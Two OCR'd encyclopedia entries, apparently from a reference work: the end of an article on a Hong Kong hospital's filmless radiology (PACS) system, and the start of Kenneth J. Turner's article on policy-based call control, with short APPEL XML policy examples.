Embedded LCD Monitor

To display medical images in the hospital, LCD monitors were installed on the walls in ward areas adjacent to existing light boxes. LCD displays utilize two sheets of polarizing material with a liquid crystal solution between them. An electric current passed through the liquid causes the crystals to align so that light cannot pass through them. Each crystal, therefore, is like a shutter, either allowing light to pass through or blocking the light. Monochrome LCD images usually appear as blue or dark-grey images on top of a greyish-white background. Color LCD displays use two basic techniques for producing color: Passive matrix is the less expensive of the two technologies. The other technology, called thin film transistor (TFT) or active matrix, produces color images that are as sharp as traditional CRT displays, but the technology is expensive. Recent passive-matrix displays using new color supertwist nematic (CSTN) and double-layer super-twisted nematic (DSTN) technologies produce sharp colors rivaling active-matrix displays.

Most LCD screens used are transmissive to make them easier to read. These are a type of LCD screens in which the pixels are illuminated from behind the monitor screen. Transmissive LCDs are commonly used because they offer high contrast and deep colors, and are well suited for indoor environments and low-light circumstances. However, transmissive LCDs are at a disadvantage in very bright light, such as outdoors in full sunlight, as the screen can be hard to read. In PACS, the LCD monitors were installed in pairs for the comparison of a large number of medical images. They were also configured in portrait mode for the display of chest X-ray CR (computed radiography) images.

Implementation of PACS

In the design of the TKOH PACS (Figure 1), all computed tomographic (CT), magnetic resonance (MR), ultrasound (US), and computed radiographic images were archived in image servers of the PACS (Figure 2). During the diagnosis and monitoring of patients with highly infectious diseases, CT and CR scans were commonly used for comparison. A large storage capacity for the present and previous studies was required. The capacity of the image servers designed was about 5 terabytes using 2.3-terabyte SAN technology and a DICOM compression of 2.5. The image distribution to the clinicians was through a cluster of Web servers, which provided high availability of the service. The connection between the PACS and the hospital network was through a cluster of automatic fail-over switches as shown in Figure 3. Our users can use a Web browser for X ray-image viewing for the diagnosis or follow-up of patients. The Web-based X-ray-image viewers were set up on the computers in all wards, intensive care units, and specialist and outpatient departments to provide a filmless radiological service. The design of the computers for X-ray-image viewing in wards is shown in Figure 4. These computers were built using all the above technologies for performance and reliability. After several years of filmless radiological operation in TKOH, less than 1% of the cases required special X-ray film for follow-up.

Basically, X-ray image viewing through a computer network was sufficient for the radiological diagnosis and monitoring of patients. Furthermore, filmless radiology (Siegel & Kolodner, 2001) service definitely reduced the chance for spreading highly infectious diseases through health-care staff. No staff member from the radiology department became infected during the outbreak of the severe acute respiratory syndrome in 2003. No film-loss and film-waiting times were recorded.

Integration with Electronic Patient Record System

Patients in Hong Kong are quite mobile and sometimes visit different hospitals for a variety of reasons. Hospitals were repeating scans and patient data entries that were already done elsewhere. To provide high quality care and relieve the hospitals of duplicated work meant integrating the PACS systems with the ePR system across all hospitals within the Hong Kong Hospital Authority (HKMA) network. Patients' radiological information and scans would then be centrally available at HKHA as part of the patient's electronic records and

Figure 1. X-ray imaging modalities in the TKOH PACS




Figure 2. Design of the TKOH PACS




Figure 3. Design of a PACS and hospital network interface





Figure 4. X-ray image viewer in wards



easily available to any doctor across any HKHA hospital. In a multiphased plan, 10 major public hospitals are connected and sharing over 30 TB of centralized storage for over two million patient examinations. The GE Enterprise Archiving and Enterprise Web Solution with an Intel architecture was chosen to provide the flexibility and open architecture for effective digital image management. Treating millions of patients a year meant data storage needs would grow exponentially and this led to the selection of EMC storage systems to meet HKHA's current needs with the scalability to expand to meet future growth.

FUTURE TRENDS

In PACS, most of the hard disks used in the RAID are expensive fiber-channel drives. Some RAID manufacturers are designing their RAID controllers using mixed ATA and fiber-channel drives in the same array with 100% software compatibility. This design has many benefits. It can reduce the data backup and restore from seconds to hours, keep more information online, reduce the cost of the RAID, and replace the unreliable tap devices in the future. Another advanced development of PACS was in the application of voice recognition (Dreyer et al., 2001) in radiology reporting, in which the computer system was able to automatically and instantly convert the radiologist's verbal input into a textual diagnostic report. Hence, the efficiency of diagnostic radiologists can be further improved.

CONCLUSION

It has been reported (Siegel & Kolodner, 2001) that filmless radiological service using PACS could be an effective means to improve the efficiency and quality of patient care. Other advantages of filmless radiological service are infection protection for health-care staff and the reduction of the spreading of disease through the distribution of films. In order to achieve the above tasks, many computer and multimedia technologies such as the Web, SAN, RAID, high availability, LCD, bar code, smart card, and voice recognition were applied. In conclusion, the application of computer and multimedia technologies in medicine for efficient and quality health care is one of the important areas of future IT development. There is no boundary and limitation in this application. We shall see more and more doctors learning and using computers in their offices and IT professionals developing new medical applications for health care. The only limitation we have is our imagination.

REFERENCES

Alison, B. (1994, December 17). *New Scientist*.

Dreyer, K. J., Mehta, A., & Thrall, J. H. (2001). *PACS: A guide to the digital revolution.* Springer-Verlag.

Huang, H. K. (2004). *PACS and imaging informatics: Basic principles and applications* (2nd ed.). Wiley.

Intel. (2007). Retrieved May 14, 2008, from

http://www.intel.com/business/casestudies/hong_kong_hospital_authority.pdf

Jones, V. C. (2000). *High availability networking with Cisco.* Addison-Wesley Longman.

Marcus, E., & Stern, H. (2003). *Blueprints for high availability* (2nd ed.). Wiley.

Menasce, D. A., & Almeida, V. A. F. (2001). *Capacity planning for Web services: Metrics, models, and methods* (2nd ed.). Prentice Hall.

Menasce, D. A., & Almeida, V. A. F. (2004). *Performance by design: Computer capacity planningby example.* Pearson Education.

Patterson, D., Gibson, G., & Katz, R. H. (1988). A case for redundant arrays of inexpensive disks (RAID). *ACM SIGMOD Record, 17*(3), 109–116.

Piedad, F., & Hawkings, M. (2000). *High availability: Design, techniques and processes.* Prentice Hall.

Seto, W. H., Tsang, D., Yung, R. W., Ching, T. Y., Ng, T. K., & Ho, M. (2003). Effectiveness of precautions against droplets and contact in prevention of nosocomial transmission of severe acute respiratory syndrome (SARS). *Lancet, 361*, 1519–1520.

Siegel, E. L., & Kolodner, R. M. (2001). *Filmless radiology.* Springer-Verlag.

Toigo, J. W., & Toigo, M. R. (2003). *The holy grail of network storage management*. Prentice Hall.

Tong, C. K. S., & Wong, E. T. T. (2005). Picture archiving and communication system in healthcare. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking*. Idea Group Publishing.

Tsou, I. Y. Y., Goh, J. S. K., Kaw, G. J. L., & Chee, T. S. G. (2003). Severe acute respiratory syndrome: Management and reconfiguration of a radiology department in an infectious disease situation. *FRCR Radiology, 229*, 21–26.

Zhang, X.Z., & Xue, A.H. (2003). The role of radiological imaging in diagnosis and treatment of severe acute respiratory syndrome. *CMJ, 116*(6), 831–833.

KEY TERMS

Clustering: A cluster is two or more interconnected computers that create a solution to provide higher availability, higher scalability, or both.

Computed Radiography (CR): Computed radiography is a method of capturing and converting radiographic images into a digital form. The medium for capturing the X-ray radiation passing through the patient and generated by a standard X-ray system is a phosphor plate that is placed in a standard-sized cassette, replacing the regular radiographic film. The X-ray exposure forms a latent image on a phosphor plate that is then scanned (read or developed) using a laser-beam CR reader. The CR unit displays the resultant digital image on a computer monitor screen. By the end of the short process, the phosphor plate is erased and ready for another X-ray image exposure.

Computed Tomography (CT): Also known as Computed Axial Tomography (CAT), is a painless, sophisticated X-ray procedure. Multiple images are taken during a CT or CAT scan, and a computer compiles them into complete, cross-sectional pictures ("slices") of soft tissue, bone, and blood vessels.

Digital Imaging and Communications in Medicine (DICOM): The international standard for generating, transferring, processing, and storing of digital images and is used mainly in hospitals, clinics, and large radiology practices.

Disk Array: Common name for a RAID unit. A term for a unit that groups hard drives (sometimes called striping) to provide increased storage capacity, speed, and data security.

Load Balancing: A technique to spread work between a large number of computers, processes, hard disks, or other resources in order to get optimal resource utilization and decrease computing time.

Magnetic Resonance Imaging (MRI): An advanced diagnostic procedure that makes detailed images of internal bodily structures such as the spine, joints, brain, and other vital organs without the use of X-rays or other forms of radiation. MR images are produced with a large, powerful magnet, radio waves, and a computer. This technology enables physicians to detect diseases or abnormalities in early stages of development.

Mean Time Between Failures (MTBF): The mean (average) time between failures of a system, and is often attributed to the "useful life" of the device, that is, not including "wear-in" or "wear-out" periods. Calculations of MTBF assume that a system is renewed, that is, fixed, after each failure, and then returned to service immediately after failure.

Positron Emission Tomography (PET): A nuclear medicine procedure that produces pictures of the body's biological functions. This is important because functional change, such as tissue metabolism and physiological functions, often predate structural change. PET can save time and costs in diagnosis and treatment of many significant disease conditions in the fields of oncology, cardiology, and neurology. Utilizing PET improves patient care by helping physicians select more effective therapies.

Redundant Arrays of Inexpensive Disks (RAID): RAID is a method of accessing multiple individual disks as if the array were one larger disk, spreading data access out over these multiple disks, thereby reducing the risk of losing all data if one drive fails and improving access time.

Radio-frequency Identification (RFID): An automatic identification method, relying on storing and remotely retrieving data using devices called RFID tags or transponders.

Severe Acute Respiratory Syndrome (SARS): Severe acute respiratory syndrome is a newly emerged infectious disease with moderately high transmissibility that is caused by a coronavirus.

Storage-Area Network (SAN): A storage-area network is a networked storage infrastructure (also known as a fabric) that provides the any-to-any connectivity between servers and storage devices, such as RAID disk systems and tape libraries.

Policy-Based Management for Call Control

Kenneth J. Turner
University of Stirling, UK

INTRODUCTION[1]

This article discusses the use of policies to control calls—whether in traditional telephony or in its more modern versions such as mobile telephony or Internet telephony. Call control is as old as telephony. It allows subscribers and the network to manage calls. Trivially, users initiate calls by dialing and terminate calls by hanging up. However, modern telephony offers many more options for managing calls. For example, they may be forwarded if the user is busy or away. Conference calls may be set up. Voicemail and answering services can be used to take messages.

The solutions in conventional telephony are, however, relatively limited. This article investigates the relevance to call control of the kinds of policies used to manage computerized and networked systems. As will be seen, policy-based management of call control offers a much more flexible approach.

BACKGROUND

Call Control

In telephony, the basic call is extended through features. These are relatively self-contained additions of functionality, for example, for call diversion, call waiting, or charge card calling. An important aspect of features is that they are automatically invoked, usually at well-defined trigger points in the basic call state model. This means that features can readily be added with little disturbance to the basic call. Unfortunately, the same mechanism means that features may interfere with each other—the well-known feature interaction problem (Cameron et al., 1993).

A policy is a high-level statement of what actions are permitted under what conditions. For example, an organization might define a policy that urgent calls should be forwarded if not answered within five seconds. Policies conflict if they dictate inconsistent actions, for example, a call should be both rejected and forwarded. There is a good analogy between call features and call policies, and between feature interaction and policy conflict. In a sense, a feature is a low-level policy. However, features have limited flexibility (e.g., low-level nature, restricted parameterization, defined by the network operator). In contrast, policies are higher-level and more malleable. There are similarities between features and policies, but also important differences (Dini et al., 2004; Reiff-Marganiec & Turner, 2004). Features and policies are both intended to allow users to control their calls. Feature interaction and policy conflict may be handled statically (at definition time) and also dynamically (at call time).

However, features are low-level and imperative, whereas policies are higher-level and declarative. Suppose the user does not wish to receive calls from the press. In a feature-based approach, terminating call screening would be required with a list of blocked numbers. A comparable policy would simply reject calls from the press, identified by the caller domain or the topic.

Features have limited parameters, whereas policies can be much more flexible. For example, a call diversion feature would typically be parameterized by the affected number, the forwarding number, and the condition for diversion. This is as far as conventional features can be customized. A comparable policy could be much more subtle, choosing different forwarding numbers according to the caller, the time of day, the subject of the call, the capabilities and devices of the call parties, and so forth.

Features are fixed and managed by the network operator or equipment supplier, whereas policies are open-ended and defined (mostly) by end users. A typical network or switch may have tens to hundreds of features. Although this may offer the user many options, the range of choices is nonetheless fixed. If the user's requirement is not met by an existing feature, there is little alternative. Because features are defined by engineers, a technically complex approach may be followed. In contrast, policies should be definable by users to meet their needs. Although a policy language necessarily limits what users may do, the range of policies is much wider and is in fact unlimited. Since policies should be accessible to ordinary users, a user-friendly and non-technical approach must be adopted.

Despite standards for signaling, feature interaction handling is essentially under the control of one network operator or equipment supplier. This makes it much easier to identify and manage feature interactions. Policies, however, may be user-defined. Furthermore, the policies applying to a call may stem from any pair of users (who may have never called each other before). Detecting and resolving conflicts among such policies is thus a much more complex and dynamic task.

Policy-Based Approaches

Policy-based management has become popular for controlling a variety of systems. As examples, policies are commonly used for access control, quality of service, and system management. Policies capture high-level goals that can be automatically enforced. Using predefined policies, a system can dynamically adjust its behavior without requiring manual intervention.

Policies have been used in many kinds of management tasks. Example applications include access control (Belokosztolszki & Moody, 2002), admission control (Yavatkar, Pendarakis, & Guerin, 2000), agent-based systems (Buhr et al., 1998), content distribution (Verma, Calo, & Amiri, 2002), distributed trust (Seamons et al., 2002), group collaboration (Pearlman, Welch, Foster, & Kesselman, 2002), healthcare (Aljareh & Rossiter, 2001), network management (Marriott, Mansouri-Samani, & Sloman, 1994), open distributed processing (Steen & Derrick, 1999), quality of service (Ponnappan, Yang, & Pillai, 2002), security (Ryutov & Neuman, 2002), and systems management (Damianou, Dulay, Lupu, & Sloman, 2000).

Lupu and Sloman (1999) define policies as information that can be used to modify the behavior of a system. This is a very general and open-ended definition. In the context of this article, policies are the goals for how calls should be handled. Policies lend themselves well to networked applications, where the very distribution demands careful management. Despite this, call-handling systems have attracted little policy support. Amer, Karmouch, Gray, and Mankovskii (2000) use fuzzy policies as a means of resolving feature interactions. Many researchers see policies as important in future call handling (Dini et al., 2004).

Policy language developments in industry have largely focused on network management and QoS (quality of service). For example, Cisco has developed policy support for control of security and QoS in routers. Lucent and Bell Labs developed PDL (Policy Description Language) for network management. Hewlett-Packard's PolicyXpert (now discontinued) was also focused on network management. The IETF standard for COPS (common open policy service) is intended as a protocol for managing QoS. None of these efforts is of direct relevance to call control.

Policy conflict is an almost inevitable consequence of policy-based management. Such conflicts may arise at different levels. The policies of one user may interfere with each other. Someone needing a network printer, for example, may have high quality and low cost as goals. The policies of peer users may also disagree. For example one user in a videoconference might desire high quality video, while the other requires low quality due to limited device capabilities. Policies may also be defined hierarchically within an organization. Conflicting policies may occur at all levels, for example, individual (high-quality video needed), department (H.261 video codec preferred), organization (video bandwidth should be limited).

Policies for Call Control

CPL, the Call Processing Language (Lennox & Schulzrinne, 2001), allows users to define how they wish calls to be handled. However, CPL is limited in a number of ways that make it unsuitable for general call control. CPL is limited in its network bindings. It also gives limited control over calls, specifically just call setup. There is a need for mid-call control (e.g., when a new party is added to a call) and call tear-down control (i.e., when a call is disconnected). CPL does not offer capabilities found in other systems such as the use of preferences, integration with presence and availability, and handling of conflicts among user preferences. Some of the limitations of CPL have been addressed in work on LESS: Language for End System Services (Wu & Schulzrinne, 2003). New developments in this include support for presence-based services and consideration of feature interactions.

Call centers and CTI (computer telephony integration) support flexible call handling (see Gans, Koole, and Mandelbaum, 2002, for a survey of the approaches). Call centers rely on mechanisms such as calling line identification and automatic call distribution to route callers to appropriate agents. Call centers are designed for large businesses, unlike call control, which serves individual end users. Policy-based support of calls is thus complementary to the techniques used in call centers.

Reiff-Marganiec and Turner (2002) discuss the kind of policies that are needed in call control. They report a detailed evaluation for call control of Ponder (Damianou et al., 2000). It was found that Ponder was only partly suitable for this purpose.

POLICIES FOR CALL CONTROL

Philosophy

Policy support for call control has been developed by the ACCENT project (Advanced Call Control Enhancing Network Technologies, www.cs.stir.ac.uk/accent). The approach of this project is presented here as an example of what can be achieved. More details can be found in Reiff-Marganiec (2004); Reiff-Marganiec & Turner (2002); and Turner, Reiff-Marganiec, Blair, Pang, Gray, Perry, et al. (2006).

It is desirable to take a broad view of what a "call" might be. This should include traditional telephony, but should also allow for newer developments such Internet telephony, interactive voice response, multimedia calls, and Web/grid services. Although the domain of call control is important, it is useful to have a generic approach that can be adapted for policy-based management in other domains.

One aim is to allow end users (subscribers) to define policies for how they wish their calls to be handled. Another aim is to allow system administrators to define higher-level policies for handling policy conflicts. Although several existing policy languages might have been suitable, applications like call control require a different approach. Handling conflicts in call policies also requires different solutions. A policy language has been defined for call control to overcome the limitations of existing languages.

The focus on call control is distinctive. It places different demands on a policy system, and of course it requires specialized support in a communications setting. The policy language for call control falls into the general category termed ECA (event-condition-action). However the events, conditions, and actions that arise in call control are completely different from, say, those required in network management.

Ideally a policy language should be capable of specialization for various application domains. This is true of only some existing languages. Although a language for call control has been developed, the core of the language is separate and can be adapted for other uses. Even when used for call control, the language is largely independent of the underlying communications system. A policy language should ideally have a form that is readily parsed by many tools. XML is widely employed for structured information, but is used by only a few policy languages.


In systems management, a useful distinction can often be made between the subject of a policy (that performs an action) and the target of a policy (that is acted upon). A number of policy languages such as Ponder reflect this. In call control, the nature of subject and target becomes unclear. It can be argued that the subject is the caller, the call, or the network, while the target is the callee, the call, or the network.

In many application domains, the entities involved in policies are fairly static and predictable. This does not apply to call control, where any user (previously unknown) may call any other user. As a result, call control introduces a much more dynamic set of policies. In addition, policies may be introduced by the underlying networks as well as the call parties. Call control is more likely to lead to policy conflict because very many users with unpredictable policies may wish to communicate. Conflict handling needs to be meaningful to ordinary end users.

Most policy languages require specialized technical expertise, being designed for programmers or technicians. In contrast, policies for call control must be accessible to the ordinary subscriber. This presents a major challenge, because the policy language and the supporting policy system must be usable by non-technical people. Communication is global, so policy support must also be truly international—specifically, multilingual.

Many policy languages support modal or deontic aspects that deal with time, obligation, and so forth. In the OPI language (Barbuceanu, Gray, & Mankovskii, 1998), these are obligation, permission, and interdiction. Ponder has obligation, authorization, and refrain policies. Obligation and interdiction apply to the subject, while permission applies to the target. Since the notions of subject and target do not map so readily to call

Figure 1. Generic policy system architecture (From Turner et al., 2006)



control, these modalities need some rethinking for call control. Furthermore, obligations placed on end users have limited value since they cannot be enforced.

System Architecture

A generic policy system architecture is shown in Figure 1. The policy system may be distributed as required. It is also easy to replicate the components for resilience or load sharing. For example an organization might use an external policy server, might have a single policy server that manages multiple departments, or might have one policy server per department. Since the interfaces are logical ones, the components may be on separate physical systems or might share the same equipment. All the code is written in Java, so multi-platform operation is possible.

The policy server is the heart of the system. The server retrieves and enforces policies, detecting and resolving policy conflicts. A policy wizard provides a user-friendly, natural language interface to the policy system. Apart from defining and editing policies, the wizard also supports policy templates, voice clips, and a simple interface to presence and availability. Policy information is held in a policy store that includes regular policies, resolution policies, and user profiles. The system interface notifies the policy system of significant events in the system being managed, and performs the actions dictated by the policy system. The context system provides the policy system with contextual information that may influence policies. For example, this might identify a call party's availability and capabilities.

The policy server is triggered by external events, mostly from the system interface, but also from the context system. The event interface provides information in a domain-independent format. For example, the system interface may notify the policy server of an incoming call. The policy server retrieves the policies that govern the event. These are checked for conflict using the resolution policies that apply in this context (Blair & Turner, 2005). Typically, resolution policies are defined by an administrator for groups of users (e.g., a department). However, they may also be defined by individuals or related organizations (e.g., the provider of a telephone service). If no conflicts exist among the actions proposed by the policies, these actions are sent to the system interface for execution. If conflicts exist, the resolution policies dictate which actions should occur.

Internally, policies are XML documents defined by a schema. Although policy documents are text files, they are editable only by specialists. The policy wizard therefore exists to present and edit policies in a user-friendly manner. This is particularly important when dealing with end users such as subscribers. The policy wizard is Web-based. Apart from the familiarity of a Web interface, this has the advantage that policies may be modified from anywhere. A user away from the office, for example, may remotely log into the policy system and change how calls are handled (e.g., forward them to the current location, send them to voicemail).

The policy wizard interface shows policies in structured natural language. This was deemed to be the most appropriate way of interacting with end users. Because of the international nature of computing, the policy wizard was designed to be multilingual. Currently, it supports English, French, and German, but is readily extended for many other languages. The wizard also supports variants on the languages, for example, American English and British English.

Policy Language

Policies for a variety of systems are expressed in the language APPEL (ACCENT Project Policy Language Environment/Language). APPEL is specified in Reiff-Marganiec, Turner, and Blair (2005). APPEL is a family of policy languages with a common core. The core language provides a structure for policies without commitment to any particular application. The core language is specialized for each domain by defining its particular triggers, conditions, and actions. At present two APPEL derivatives have been defined, one for call control and one for call conflict resolution. Others are currently under development.

Unlike many policy languages, APPEL is designed to support end users rather than technicians or administrators. This has significantly influenced the design of the language, for example, it is closer to natural language than to programming. The motivation was to ensure that policies can be formulated and understood by ordinary users. The end user defines and edits policies in structured natural language, and does not see the APPEL representation.

A policy document defines one or more policy rules. The applicability of a rule depends on a number of factors such as whether it is activated or its period of validity. A rule body contains an optional trigger, an optional condition, and a compulsory action. Triggers are caused by external events from the system interface or the context system. A triggered rule must have its conditions satisfied for it to execute.

As an example, suppose Anne wishes to be called both at the office and at home. Incoming calls to the office are therefore also forked her home address, that is, both are tried. The policy wizard renders this as follows in English: "when I am called, fork the call to anne@home.com." In simplified XML form, APPEL represents this as:

```
<policy owner="anne@univ.edu"
applies_to="anne@univ.edu"
id="Fork incoming calls" enabled="true"
changed="2005-12-24T11:20:05">
<policy_rule>
<trigger>connect_incoming
<action arg1="anne@home.com">fork_to(arg1)
```

As another example, when a call is disconnected the user would normally be considered free for further calls. Anne prefers to stipulate explicitly when she is free, so on call disconnection she notes herself as still busy (her availability is void). The policy wizard renders this as follows in English: "when the call is hung up, note I am busy." In simplified XML form, APPEL represents this as:

```
<policy owner="anne@univ.edu"
applies_to="anne@univ.edu"
id="Still Unavailable After Call" enabled="true"
changed="2005-12-24T13:18:01">
<preference>prefer
<policy_rule>
<trigger>disconnect<action arg1="">note_availability(arg1)
```

FUTURE TRENDS

Call control is a new application of policy-based management. It is likely that other policy approaches will be adapted for this domain. A policy-based approach has been demonstrated to be usable and scalable for this kind of application. The policy system has been demonstrated in conjunction with a variety of communications systems, including the public switched telephone network, private branch exchanges, cell phones, wireless personal digital assistants, and e-mail servers.

Traditional call control, especially using features, is likely to be gradually replaced by policy-based control (Dini et al., 2004). This does not need to be a revolution: Features and policies can exist side-by-side. However, policies offer much greater flexibility to the user, the network operator, and the developer. There is therefore likely to be strong interest in moving toward policies for call control.

CONCLUSION

It has been seen how call control has evolved from the first days of telephony. Basic telephone calls have been enhanced by features that offer the user more advanced forms of call management. This trend has been continued by allowing users to define policies for managing calls, particularly in the context of modern communications systems. Increasingly, users are "always connected": they may be called at any time, in any place, on any device. Policies will be vital in allowing users to take control of this situation.

REFERENCES

Aljareh, S., & Rossiter, N. (2001). Towards security in multi-agency clinical information services. In R. N. Procter & M. Rouncefield (Eds.), *Dependability in healthcare informatics* (pp. 33-41). UK: University of Lancaster.

Amer, M., Karmouch, A., Gray, T., & Mankovskii, S. (2000). Feature interaction resolution using fuzzy policies. In M. H. Calder & E. H. Magill (Eds.), *Sixth feature interactions in telecommunications and software systems* (pp. 94-112). Amsterdam: IOS Press.

Barbuceanu, M., Gray, T., & Mankovskii, S. (1998). How to make your agents fulfil their obligations. In H. S. Nwana & D. T. Ndumu (Eds.), *Third Conference on Practical Application of Intelligent Agents and Multiagents,* London (pp. 255-276). New York: IEEE Press.

Belokosztolszki, A., & Moody, K. (2002). Meta-policies for distributed rolebased access control systems. In J. B. Michael, J. Lobo, & N. Dulay (Eds.), *Third policies for distributed systems and networks* (pp. 106-115). Los Alamitos, CA: IEEE Computer Society.

Blair, L., & Turner, K. J. (2005). Handling policy conflicts in call control. In S. Reiff-Marganiec & M. D. Ryan (Eds.), *Eighth feature interactions in telecommunications and software systems* (pp. 39-57). Amsterdam: IOS Press.

